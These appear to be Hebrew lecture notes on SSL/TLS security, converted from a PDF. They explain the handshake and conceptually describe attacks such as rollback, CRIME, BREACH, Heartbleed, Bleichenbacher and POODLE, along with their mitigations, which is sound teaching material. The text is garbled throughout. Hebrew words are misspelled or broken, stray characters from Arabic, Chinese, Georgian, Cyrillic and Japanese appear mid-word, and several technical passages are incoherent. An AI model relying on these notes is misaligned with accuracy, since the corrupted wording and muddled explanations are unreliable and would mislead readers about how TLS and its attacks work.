- חשוב לבדוק אם משמשו הצליח לזייף חתימה של שירות בלבד כדי להשתמש בו תוך התזקיף צריך להاذין לתובורה ולהיות מסוגל להניע פקודות לנתקף כדי שיוכל להתוחזות למי שהוא רוצה להתוחזות אליו.
- כמו כן, תוכפים יעדיפו להתוחזות לאתרים כמה שיותר גדולים כדי להשפיע על כמה כמה שיותר גדולה מהתובורה באינטרנט (כי מן הסתם שיש יותר תובורה על גבי אתרים גדולים יותר).

### בעיות נוספות עם SSL בהיבט המשתמש

- לעיתים משתמשים לא מקשיים לאזהרות שהם מקבלים מהמערכת SSL שהם משתמשים בה.
- כמו כן, ישנים מצבים שלא מדובר בביטחון אבטחה, אלא בטעות שגרמה לכך שה-certificate של השירות לא טוב:
  - אי התאמה בין החתימות שאצל השירות והלקוח.
  - חתימה חדשה/ישנה מדי.
- במקרה תקיפות על החתימות של SSL הן נדירות.
- כל התנאים הנ"ל מගברים עוד יותר את זה שהמשתמשים מתעלמים מה祚ירות של SSL.

- קיימת מגמה לנודד לקותות ושרותים להקפיד להשתמש ב-SSL ע"י הצגת הودעה על גלישה לשירותים שאינם מאובטחים בכלל.
- כמו כן, יש ארגון שספק CA חינמי לבולם.

כמעט כל מה שנלמד יהיה תקין לגרסה 1.2 של TLS. יש כבר גרסה 1.3 אבל היא עדין לא בשימוש נרחב.


### Cipher Suites

- לאור כמה מקרים בהם רכיב כלשהו במערכת לא בטוח מידע נפרץ וכתוצאה לכך היה צריך להחליף את כל המערכת, נוצר רעיון חדש של להרכיב מערכות מסווג זהה כך שיורכבו מרכיבים שונים שאין קשר מהותי ביניהם כך שאם רכיב אחד נפרץ אז יהיה ניתן להחליף אותו ולהמשיך השתמש במערכת.
- ספקטיבית, cipher suites הוא השם עבור תרכובות של רכיבי אבטחה עבור תקשורת SSL.
- כל cipher suite מורכב מ:
  - (RSA: Key exchange method .1
  - (AES CBC: Symmetric cipher .2
  - (HMAC-MD5: Message authentication code .3
- בעזרת הרכיבים הנ"ל ניצर את המפתחות הבאים:
  - .1. public key
  - .2. symmetric session keys
  - .3. MAC session keys


### TLS Handshake

- בכה ה-setup של ה프וטוקול SSL מתחילה
- 1. **הלקוּ פונָה לשֵׁרֶת עַמְּדוּת ClientHello** שמכילה:
  - הגרסת TLSibi גבואה שהלקוח תומך בה.
  - רשימה של cipher suites שהלקוח תומך בהם.
  - רשימה של compression methods שהוא תומך בהם.
  - Client Random – מספר רנדומלי שהוא מייצר (מתקשר pre master key) שמתוכו יהיה ניתן לייצר session key עם ה-Client Random וה-Server Random.session key יהיה איזשהו ערבוב של ה-pre master key עם ה-Client Random וה-Server Random.
- 2. **השֵׁרֶת עֲנוֹת לְלִקוּן עַמְּדוּת ServerHello** שמכילה:
  - הגרסת TLS שהתקשות בין השירות ללקוח תסתמך עליה (ყקח את הגרסה הגבוהה ביותר שימושתפת לשניהם).
  - ה-cipher suites שיעשה בו שימוש בתקשרות ביניהם.
  - ה-compression methods שיעשה בהן שימוש בתקשרות ביניהם.
  - .Server Random
- 3. **השֵׁרֶת שׁוֹלָח לְלִקוּן:**
  - Server Certificate
  - ServerKeyExchange (DHE only) – בהצפנה א-סימטרית לא צרי
  - ServerHelloDone
- 4. **הלקוּ שׁוֹלָח לשֵׁרֶת:**
  - ClientKeyExchange – בהצפנה א-סימטרית : PreMasterSecret
  - ChangeCipherSpec – "מעכשיו אני עובד ממוד לא הצפנה למוד הבא..."
  - Finished (מוחפן וחותם את כל המידע שהועבר בתקשרות בין הלקוּ לשֵׁרֶת)
- 5. **השֵׁרֶת שׁוֹלָח לְלִקוּן:**
  - ChangeCipherSpec
  - Finished (מוחפן וחותם את כל המידע שהועבר בתקשרות בין הלקוּ לשֵׁרֶת)

# SSL Record Protocol Operation



ה-header נראה כך:



- מה סוג ה-data איר לפרש אותו – **Content Type**
- הגרסת SSL שמשתמשים בה (בד"כ 1) – **Major Version**
- הגרסת SSL שמשתמשים בה (בד"כ 2) – **Minor Version**  
(כלומר, בד"כ משתמשים בגרסה 1.2)
- כמה מידע יש לקרוא – **Compressed Length**

- 2.0 SSL פגיעה בפנוי MITM בkr שבמהלך SSL Hand Shake מישחו יכול להתעורר ולשנות את ההצפנה של 40 ביט כך שיהיה ניתן לפרוץ אותה.
- הדרך למנוע את זה היא ע"י ההודעת `finished` בסוף התקשרות בין השירות לבין kr ששני הצדדים יכולים לוודא שהתקשרות שנשנים חתמו עליה זהה.
- זה בדיקת ההבדל בין גרסה 2.0 לגרסה 3.0.
- חשיבותו של ציון בהקשר הנ"ל שהתקיפה הנ"ל אפשרית רק כ-SSL אכן תומך בהצפנה של 40 ביט אחר ובשנים קודמות ארחה"ב חייבה גורמים מסוימים להצפין תוך שימוש בכללו יותר 30 ביט כדי שההצפנה לא תהיה חזקה מדי.
- אם זה לא היה המצב אז התקוף לא היה יוכל לבחור את האופציה הצעירה כי איז הצד של-SSL לא היה תומך בהצפנה של 40 ביט. אם kr גם יכול לחשב שהחטימה של `finished` לא מונעת את העביה כי התקוף יוכל להפוך גם את החטימה של התקשרות לחטימה קלה לפריצה בkr שהוא תחילה קצהה של 40 ביט, אך האפשרות הצעירה לא קיימת-ב-SSL (ארחה"ב לא חייבה אף גוף להשתמש בחטימה זאת) kr שהחטימה הצעירה משתמשת-ב-128 ביט וכן קשה לפריצה.

### Version RollBack Attacks

- נכיה ש-1.0 TLS הוא בטוח, אבל אנחנו יכולים לתקוף את 3 v SSL.
- ההגדרה עבור התקשרות בין 2 hosts הייתה שאם הם מנסים להגיע למסכמה עבור חבילת התקשרות ביניהם והם לא מצליחים אז הם יעשו fallback ל-SSLv3.
- לכן, התקוף יוכל לגרום לאי הסכמה (ע"י הזרקת פקודות מתאימות) בין 2 hosts במשמעות המונן ניסיונות מיקוח ביניהם גם שהם עברו SSLv3 ולתקוף אותם שם.
- זו עוד דוגמא לדוגמה שבו compatibility backward מהוות פרצת אבטחה.
- קהילת האבטחה מיידיע טובות בתקון פרצות אבטחה, אך שאר האינטרנט פחות טוב בבדיקה את הגרסאות שלו ולכן לפני שהן האינטרנט החדשניים (למשל: דפדפניים) מחוברים להמשר ולתמוך בהם ולבסוף אבטחה מיידיע שורות זמן רב לפני שהן נעלמות לחולטיין.

### Compression Based Attacks

- כיווץ של המידע חייב לקרות לפני ההצפנה כדי שהוא אפקטיבי כי הוא מtabסס על סטטיסטיות של המידע שלנו, kr שאמם נצפין את המידע לפני הכווץ אז הסטטיסטיות האלה כבר לא יהיו תקפות כי המידע לא במצב הטבעי שלו.
- לכן, TLS תומך בכיווץ באופן דיפולטיבי לפני שהוא מצפין, כי יכול להיות שיש אפליקציות שרוצות לכווץ את המידע ולא יוכל לעשות זאת בקרה עליה לאחר ההצפנה של TLS.
- נכיה שהמטרה של התקוף היא להשיג את העוגיות של הנתקף עבור אתר כלשהו.
- הנקודות על התקוף:
- יש לו גישה לכל התובורה שבין השירות (האתר) לבין הלוקוט (MITM).
- הוא יוכל להריץ קוד JS על ה-`browser` של הדפדפן של הלוקוט (לא מופרך בהנחה והתקוף יוכל לשכנע את הקורבן להיכנס לאתר שלו ולהריץ קוד JS).
- אותו קוד JS יבצע הרבה בבקשת HTTPS לאתר שהתקוף רוצה לגנוב את העוגיות עבורי.
- התקוף יוכל לראות את ה-`plaintexts`.

שלבי התקיפה (נכיה שהאתר שהתקוף מנסה לגנוב את העוגיות עבורי הוא `www.example.com`)

[https://www.example.com/session\\_id=a](https://www.example.com/session_id=a)

- הקוד JS שרצה על הדפדפן מגיש `get request` לעמוד [https://www.example.com/session\\_id=a](https://www.example.com/session_id=a). חשוב להזכיר: session\_id הוא שם של עוגיה, אבל אנחנו משתמשים בו בתור ours. הוא לא קיים בתור נתיב של ours אבל זה לא משנה כי מה שיקרה בתוצאה מכך הוא שהדף יוסיף לעוגיה `id=session_id`
- הקוד JS שרצה על הדפדפן מגיש `get request` לעמוד [https://www.example.com/session\\_id=b](https://www.example.com/session_id=b).
- וכן הלאה.. עד שמצאים את האות הראשונה - `id=session_id` בעוגיות.
- משיכים לנחש את שאר האותיות (טור שימושsession האמיינט שבעוגיות של הנתקף איז נקלט הרעיון הוא שאם האות ששמם בתור `id=session_id` היא האות הראשונה - `id=session_id` שבעוגיות. זה נובע מכך שבעור רץ' כלשהו במידע compressed data קצר יותר. בכמה יכול פגע בעוגיות `id=session_id` של העוגיות. זה נובע מכך שבעור רץ' כלשהו במידע שדוחשים – ככל שהוא יותר על עצמו יותר בכמה יותר קל לדוחם אותו).

ה-CRIME (הנ"ל נקראת exploitation)

- הפתרון היחיד שמצאו עבורי הוא לא להשתמש בכיווץ TLS (פגיעה כואבת ב-**performance** בכיווץ TLS) • ההפנאה ולא יוכל לנצל את הסטטיסטיקה של המידע כפי שהיא לו במקור לפני ההצפנה "שהרסה" את הסטטיסטיקות.
- אחרי שהודיע את הכיווץ TLS גלו/exploitation החדש: BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext):

- בעוד ש-CRIME ניצל את הכיווץ של TLS, BREACH מנצח את הכיווץ שאפליקציות אחרות לעתים עושים. למשל:
- HTTP תומך בכיווץ עבור responses של שירותי
- המשמשה מציריבה שרת שישקוף לנתקף את המידע שהתוכף שלו בו. מצב זה אפשרי, למשל, בדף שגיאה.
- בעוד היה די ברור איך לבטל את האפשרות לתקיפת CRIME, לא ממש ברור איך להתמודד עם BREACH.
- האפשרויות להתמודדות הן:
  - ביטול הדחיסה שמתבצעת ע"י HTTP.
  - וידוא שהשרת לא מוחזיר באותו עמוד גם מידע רגיסטר וגם מידע שנשלט ע"י המשתמש.

## Peeking Through SSL


- בשימוש באינטרנט אנחנו שולחים המונח **requests** והמוינו **פניות**
- גם בשימושיםHTTPS ניתן לראות את אורך ומספר הבקשות שלשחנו (גם אם לא רואים את התוכן).
- בתוצאה לכך, ניתן לפענה במקרים מסוימים מהן הפעולות שבוצעו באתר כלשהו (בהתאם לשלבים הקיימים באתר).

## The Problem With Fixed Keys


- נניח ש:
- במה שנים לאחר התקשרות בין השרת ללקוח, אישר האקר פורץ לשרת וגובב את המפתח הפרטי.
- האקר שומר את כל ההתכבותיות בין השרת ללקוח.
- אז האקר יוכל לפענה את ההתכבות.
- בעקבות התקיפה הנ"ל נוצר העקרון של Forward Secrecy (PFS) – הדרישה שלא יהיה ניתן להשיג את המפתח הסודי גם לאחר ההתכבות בין הצדדים. המילה **perfect** במרובאות מאחר והעקרון מבטיח רק ביטחון מבחינת שמירה על המפתח הסודי ולא מדברים אחרים כמו הנכונות של אלגוריתם ההצפנה וכדומה.
- פתרונות אפשריים:
  - החלפת המפתח הסודי אחת לבמה זמן כך שאם התקוף ישיג את המפתח בזמן שלאחר ההתכבות אז בנראה שהוא יהיה שונה.
  - Diffie Hellman – אחרי כל ההתכבות בין 2 הצדדים המפתחות הזמן שנוצרו בהם נמחקים ו-2 הצדדים לא יכולים לשחרר אותם.
  - הבעיה עם DH כפי שכבר רأינו היא MITM. הפתרון: שילוב בין DH לבין public key:

## Hybrid DH + PublicKey modes

- האופן שבו זה יעבד:
- 1. השרת שולח certificate תוך שימוש בהצפנה הסימטרית.
- 2. שני הצדדים עושים DH, אבל הצד של השרת הוא גם חתום.



- SSL feature של פקטה שמודי פעם הלקוח שולח לשרת שהלקוח עדין חלק מהתקשרות כדי שהשרת לא יפסיק את התקשרות עם הלקוח). הפקטה מכילה גם איזשהי פיסת מידע כלשהו כדי שהשרת יוכל להגיב אליה ואז הלקוח ידע על איזה heartbeat השרת הגיב. המידע ב-*וביל*:
  1. המידע עצמו (מחוזת כלשהו).
  2. האורך של המחרוזת
- השרת עונה לפקטה הזאת ע"י echo על פיסת המידע שהלקוח שלח לשרת. התשובה כוללת:
  1. מה פיסת המידע שאנו עונה עליה.
  2. האורך של פיסת המידע הב"ל.
- החולשה הייתה ש-*openSSL* לא בדק שהאורך של המידע שהאגע מהלקוח תואם לאורך האמיתי של המידע עצמו.
- בתוצאה מכך, הלקוח היה יכול לחת אורך הרבה יותר מאשר מהאורך של המחרוזת ששלה ובכך קיבל בתשובה מהשרת את כל התווים ששמוריהם אצלו אחרי המחרוזת של הלקוח (התווים של הלקוח שמורים ב-RAM בכמה שערբה בקצבות אלה ניתן לקבל תמונה מצב גודלה על המידע ששומר ב-RAM של השירות ובין היתר מידע רגיש כמו מפתחות סודיים):



### Mitigations


- לעדכן לגרסה SSL שאין לה את החולשה הזאת.
- לייצר certificates חדשים ולעשות invalidation לשנים בו-*RAM* שהתוכפים הצליחו להשיג את המפתחות של certificates ישנים (שאלוי היו ב-RAM).
- לבקש משתמשים להחליף לסיסמות חדשות – יכול להיות שהתוכפים הצליחו לקרוא סיסמאות מה-RAM.
- לעשות בדיקה ומוקב כדי לראות אם מישחו מפעיל על השרת ביןתיים (עד ביצוע כל הפעולות הב"ל) את המתקפה (HeartBleed).
- במקרה, רוב השירותים ביצעו את העדכן לגרסה SSL החדשה מאוד מהר אבל לא החליפו את כל הל-*certificates* והסיסמאות.

## Bleichenbacher-based Attacks

- נכיה שיש הودעה עם מידע וגייש שנשלחת ומוצפנת ב-RSA.
- נכיה שהמשתמש שלח את ההודעה עם ריפוד.
- השרת מקבל את ההודעה ומפעננה אותה עם RSA.
- הוא בודק את הריפוד ואם הוא לא נכון מוחזר שגיאה.
- אחרת, הוא עושה דברים אחרים.

תקיפה אפשרית:

- תיקוף יכול להכפיל את הסטר (c) ב- $2^e$  ולשלוח אותו מודולו n (עבור מס' הביטים שימושים בהם ב-RSA)
- מוכיחי חקוקות מודולו n נובע שם הגלוי המכפל ב-2
- מאחר וה-padding הוא הביטים העליונים של הסטר איזו נוכל לתחום את הערכcis של ההודעה המקורית ע"י בר שנכפיל את הסטר בערכcis הולכים וגדלים עד שנתחיל לקבל הודעת שגיאה על padding לא נכון.
- הרגעון הוא שיש הודעות שונות: יש הודעות מסווג padding לא נכון ויש הודעות מסווגים אחרים (שגיאות אחרות).
- לכן, ככל עוד לא הגדלו את הסטר ע"י המכפל בר שהוא שינה את הביטים העליונים = הביטים של ה-padding אנחנו לא מקבל הודעות שגיאה על padding לא נכון. ומהרגע שהכפלנו את הסטר בר ששיםינו את ה-padding אז נתחיל לקבל הודעות שגיאה על ה-padding.
- התקיפה דורשת בנות גדולה מאוד של בקשות מאחר וייתכנו המונן ניסיונות עד שנגיע לגורם שאם נכפיל בו את הסטר אז נקבל שגיאה על padding לא נכון. לכן, התקיפה גם נקראת *the million message attack*.
- התמונה של ההודעה המקורית מגיעה לרמה זאת שניתנו ממש לדעת את המספר המהווה את ההודעה המקורית.



- התקיפה הזאת נותנת המחברה נוספת לפחות למטה כדי למשך קריפטוגרפיה עצמן. צריך להכיר את כל התקיפות האפשריות שיכולות לשבור את ההצפנה שלנו.

המשך התפתחות המתקפות סביב הנושא הנ"ל

- ב-1998 יצא mitigation שהגן בכרק שלא סיפק אינפורמציה על מה השגיאה – כלומר, מתי מדובר בשגיאת padding ומתי לא.
- ב-2016, DROWN התקgebra על ההגנה בעדרת יצירת מצב של SSL3.0 version rollback .SSL3.0 שבו אין הינה את האינפורמציה הנדרשת בהודעות שגיאה.
- המלצת להגנה נגד DROWN הייתה להוריד את התמיכה ב-SSL3.0.
- ב-2017, ROBOT זהה מידע שדולף בסוג שגיאות מסוימים שהיה קיים גם בגרסה החדשה של TLS.
- ההגנה בעקבות זאת הייתה לא לתמוך ב-RSA.

## Vaudenay & POODLE CBC Attacks

- ב-2002 Vaudenay פרסמ את CBC padding oracle attack • הרעיון מאחריה (בכלליות):
  - CBC עושה XOR על הבלוק הגלוי הנוכחי עם בלוק הסטר הקודם.
  - נרצה לעשות מניפולציה בלשיי כדי להשביע על הגלוי ואז לפיו האם-h(padding נכוון/לא נכון) ניתן לשנות אותו בצורה אחת ולקבל שההPadding תקין ובצורה אחרת ולקבל שהוא לא תקין.
  - בכיה ניתן לתיחס את הערכיהם של הגלוי.
  - ניתן לעשות את זה בית בית בכיה שבכל 256 בקשות מגלים בית נוסף.
  - ההגנה נגד המתקפה הייתה להוריד את ההודעות שגיאת padding לא תקין.
- ב-2014, POODLE התגברה על ההגנה ע"י rollback version 1-0 SSL שבו יש מידע על padding לא תקין.
- חודשים אח"כ מצאו פרצה נוספת שגיאת שאפשרה לתקוף גם את הגרסה העדכנית ביותר של TLS.
- ב-2019 יצאו עד 3 תקיפות חדשות שמצאו עוד info leaks בהודעות שגיאת.
- בשלב זה החליטו להוריד את התמיכה ב-CBC לחלוין.

עד כאן חולשות על TLS1.2

## TLS1.2 הבעה עם


- הבעה היא המורכבות.
- בכל שהתקדמות השנה, אנחנו עושים לבדה יותר טובות ומיצרים קומפוננטות יותר חזקות שմרכיבות את TLS.
- אבל המחיר של ההתקדמות היא שהמערכות הופכות להיות יותר יותר מורכבות.
- عشرות אלפי שורות של קוד.
- לכן, נראה נראה קשה להגן על המערכות האלה.
- בכיה נוצרה גרסה 1.3. המהפקה הבי גודלה ב-TLS/SSL.

## TLS 1.3

- הרעיון: Tamper במעט דברים.
- נפטר מהמן דברים שהיו בגרסאות קודמות:
  - כל קומפונטטה שהוא לא הגרסה האחרונות (SHA-1, DES, 3DES, ..)
  - כל דבר שabitן למשמש אותו בצורה לא נכון (RC4, דברים שקשורים לדחיסה).
  - אין אלגוריתם הצפנה ואלגוריתם חתימה נפרדים. במקום שימוש ב- AEAD.
  - Perfect Forward Secrecy
  - Nasarowirk cipher suites 5.
- אחת התוצאות של כל הקוויזים הנ"ל היא שיפור בביטחון cipher suites שני הצדדים מסכימים לעבוד אליו. כמו כן, ה-SSL handshake התקצר.
- והסיפוח 0-RTT (round trip time) – אם היה חיבור SSL שהתנתך ועבדו יותר המשיך אותו אז ניתן לעשות את זה מוביל לעשרות handshake מחדש. מאוד יעיל אך עשוי להיות לא בטוח.

- SSL כודע להגן מ-network adversary. הוא לא מגן (ולא מנסה להגן) מפני:
  - אבטניות על ה-internet. ניתן לאות את ה-MAC וה-IP שלהם.
  - מי שמאזין לתקשורת שיצאת מ-host יכולם לראות לאיזה אתרים הוא ניגש.
  - הוא לא מגן מפני מצבים בהם האתר ש-host בלחשו נכנס אליו מנסים לתקוף אותו.

- שימוש שיעסוק גם ב-network adversary וגם ב-server adversary.
- אוטופיה - במצב בו כל המערכות אבטחה שלנו לא מכילות אף פרצה הינו מצפים שהמערכת שלנו תהיה בטוחה לחלוטין.
- זה לא המצב בגל интерフェース keyboard to chair = המשתמש.
- ה-web נועד לבני אדם, ובמיוחד נוטים לאפשר חולשות פשוטות וחוויות יותר מכל החולשות של מדריכינו עד עבשו.



### מתי מציגים את ה-icon של המneau לדפסן?

- כל האלמנטים (למעט כמה יוצאים מן הכלל) בדף מובאים ע"י `https`
- על כל אחד מהאלמנטים:
  - ה-`cert` נתן מ-CA שהדף סומך עליו.
  - ה-`cert` תקין (כל החתימות תקינות, תאריך תפוגה תקין וכו')
  - URL תואם את ה-`cert` ב-`CommonName`
- הבעייה היא שאנשים חושבים המneau מסמן שהאתר בטוח לשימוש בעוד מה שהוא מנסה לומר זה רק שהתערבורה בין האתר למשתמש אינה חשופה לאף אחד מלבד המשתמש והאתר, אך שזה בטוח להבנис פרטיים בלבד (סיסמאות, בריטיסי אישראלי וכו').
- האתר כל עוד ניתן לסמור על האתר עצמו.
- כמו כן, המneau גם מספק מידע על ה-`domain` המקורי של האתר – למי נתן ה-`cert`. בעוד לא תמיד ברור האם ה-`domain` של `cert` בכתובתו הוא מי שהוא מצפים שהיא (למשל: HR Stanford BenefitsCenter.com).

### Extended Validation (EV) Certs

- נועד על מנת לספק יותר אינדיקציה על האם האתר בכתובתו בטוח לשימוש או לא.
- ינתנו רק לחברות ענקיות שמוכרות מבחינה ציבורית ויש להן קיום עסקי ממשמעותי. במקרה שהוא לא יכול להיות סתם איזה scammer.
- ב-`cert` תהיה חתימה על ישות משפטית בכתובתו ולא רק האתר (כדי לפתור את העניין שגם אם אומרים למשתמש למי הדומיין של האתר שהוא אכן שייר אך הוא עדיין לא בהכרח שייר הדומיין).
- המשמעות היא שבעת נתינת `cert` יש צורך לבצע מגעים יותר רציניים כדי לוודא שהאתר אכן שייר לשות המשפטית שהוא טוען שהוא שייר אליו. כמו כן, יתבצעו בדיקות פטע ו-reviews כדי לוודא שהם מתנהלים בצורה תקינה.
- בסופו של דבר, די ייחדו מזה מאחר ומשתמשים לא ייחסו לכך חשיבות (בון אם יש EV או אין).

### Mixed Content – HTTP & HTTPS

- יתרן מצב בו עמוד בכתובתו הוא ב-HTTPS אבל יש בתוכו תוכן ב-HTTP.
- למשל: אם יש `script` שMageus מאתר בכתובתו ב-HTTP אז תוקף יכול להחזיר ל-GET RESPONSE שמקביל איזה `script` שהוא רוצה.
- במצבים כאלה מתקבל שבל העמוד לא בטוח. `<script src="http://.../script.js>`
- כדי לפתור את זה (ambilי להפרק את הצליל HTTPS): לא לכתוב את הפורוטוקול שמשתמשים בו ואז השימוש באתר הוסף ירש את הפורוטוקול שבו משתמשים ברגע. `<script src="//.../script.js>`

**Phishing** •

- התחזות לאחור כך שמשתמש יוכל אליו ויכניס שם את פרטי ההתחברות שלו הוא לא יצליח להיבנש (מן הסתם) ובמוקם זאת ישלח לעמוד הבינסה המקורי של האתר שהתוכנן להיבנש אליו.
- האם SSL לא אמר למנוע מאתרים דזוניים את יכולת להתחזות לאתרים אחרים?
- הבעיה היא שבעמודי התחברות (בעיקר בעבר) לעיתים אתרים בוחרים לעבוד ב-<http://> ורק בעת שליחת ה-[post request](post) עם פרטי ההתחברות לעבור ל-<https://> (מהסיבה שפעם SSL היה יקר מבחינה כל התעבורה אינטרנט שהוא צריך וכן אף הוא יוציא יותר)


**HTTP -> HTTPS upgrade**

- הרבה אתרים בוחרים (בעיקר בעבר בש-SSL היה בכך יותר) לעשות את המעבר רק ברגע הקרייטי של הגלישה באתר. למשל: בעת שליחת פרטי ההתחברות של המשתמש או ביצוע [checkout](#) על הזמן.
- המשמעות של זה היא שהתחברות הראשונית למრבית האתרים הייתה ה-<http://>.
- לבן, הדפנות העבירו את כל הפניות לאתרם (כasher ה-<http://> מוזן בשורת הכתובת) ב-<https://> ורק אז האתרים עשו ל-[https redirect](https://) לא היו עובדים.
